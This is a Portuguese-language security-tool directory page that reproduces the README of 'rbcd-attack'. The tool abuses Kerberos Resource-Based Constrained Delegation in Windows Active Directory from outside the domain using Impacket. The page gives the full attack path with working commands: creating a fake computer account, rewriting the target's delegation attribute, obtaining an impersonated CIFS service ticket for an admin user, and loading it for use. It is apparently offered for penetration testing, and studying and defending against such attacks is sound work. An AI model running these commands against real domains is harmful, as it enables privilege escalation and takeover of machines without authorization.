
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/tothi/rbcd-attack
Escalada de PrivilégiosExploraçãoTestes de Penetração
GitHubtothi/rbcd-attack

rbcd-attack

Ataque de Delegação Restrita Baseada em Recursos do Kerberos a partir de fora usando Impacket

Ver Repositório
6467284há 1 anoRevisado pelo Kitploit
Compartilhar

Abusando da Delegação Restrita Baseada em Recursos do Kerberos

TL;DR

Este repositório é sobre um ataque prático contra a Delegação Restrita Baseada em Recursos do Kerberos em um Domínio Active Directory do Windows.

A diferença de outras implementações comuns é que estamos lançando o ataque de fora do Domínio Windows, não de um computador associado ao domínio (geralmente Windows).

O ataque é implementado usando apenas Python3 Impacket (e suas dependências). Testado no Arch com Impacket atualizado (0.9.21 no momento da escrita).

Attack Log

O Ataque

Em resumo, sem muitos detalhes profundos, o ataque tem como alvo um computador do domínio, exatamente os principais de serviço relacionados ao computador de destino do domínio.

O que precisamos aqui como pré-requisitos:

  • uma conta de domínio com acesso de gravação ao computador alvo (exatamente acesso de gravação à propriedade msDS-AllowedToActOnBehalfOfOtherIdentity do objeto de computador alvo do domínio)
  • permissão para criar novas contas de computador (normalmente é padrão, veja MachineAccountQuota)
  • acesso LDAP (389/tcp) e SAMR (445/tcp) (ou LDAPS (636/tcp)) ao DC.
  • acesso Kerberos (88/tcp) ao DC

O caminho do ataque em um nível muito alto:

  1. Criar um computador falso
  2. Abusar da propriedade msDS-AllowedToActOnBehalfOfOtherIdentity do alvo
  3. Solicitar Tickets de Serviço impersonados (S4U) para o computador alvo

Benefício:

  • Tickets de Serviço impersonados podem permitir acesso de alto nível a serviços no alvo como CIFS, HTTP, etc, se a conta impersonada tiver privilégios. Às vezes, a tomada total do computador.

Conjuntos de ferramentas comuns

Os conjuntos de ferramentas comuns para este ataque operam em um computador Windows associado ao domínio usando:

  • Powermad para adicionar novas contas de computador
  • Powerview do branch dev do PowerSploit para abusar da msDS-AllowedToActOnBehalfOfOtherIdentity
  • Rubeus para operações de tickets S4U

Implementação Impacket

Esta implementação usa o Impacket puro de fora do Domínio.

Criando o computador falso

Usando o exemplo addcomputer.py do Impacket, vamos criar um computador falso (chamado evilcomputer):

addcomputer.py -computer-name 'evilcomputer$' -computer-pass ev1lP@sS -dc-ip 192.168.33.203 ecorp.local/test:ohW9Lie0

Modificando os direitos de delegação

Implementado o script rbcd.py encontrado aqui no repositório, que adiciona o descritor de segurança relacionado do EVILCOMPUTER recém-criado à propriedade msDS-AllowedToActOnBehalfOfOtherIdentity do computador alvo.

./rbcd.py -f EVILCOMPUTER -t WEB -dc-ip 192.168.33.203 ecorp\\test:ohW9Lie0

O script usa fortemente as classes Python no exemplo ntlmrelayx.py do Impacket. Para ajuda e um exemplo, chame o script sem opções.

Obtendo o ticket de serviço impersonado

Agora tudo está pronto para abusar da Delegação Restrita por meio de uma consulta S4U2Self e obter um Ticket de Serviço impersonado para o computador alvo. Com o script de exemplo getST.py do Impacket:

getST.py -spn cifs/WEB.ecorp.local -impersonate admin -dc-ip 192.168.33.203 ecorp.local/EVILCOMPUTER$:ev1lP@sS

O comando acima busca um Ticket de Serviço CIFS em nome do usuário de domínio alvo admin e o armazena no arquivo admin.ccache.

Após adicionar o caminho do arquivo à variável KRB5CCNAME, o ticket fica utilizável para clientes Kerberos.

export KRB5CCNAME=`pwd`/admin.ccache
klist

Referências

Para detalhes sobre abusar da Delegação Restrita Baseada em Recursos:

  • https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
  • https://www.harmj0y.net/blog/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/
  • http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/

E uma das apresentações mais abrangentes sobre Ataques Kerberos:

  • slides Construindo Ataques Kerberos com Primitivas de Delegação na Defcon por Elad Shamir e Matt Bush
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





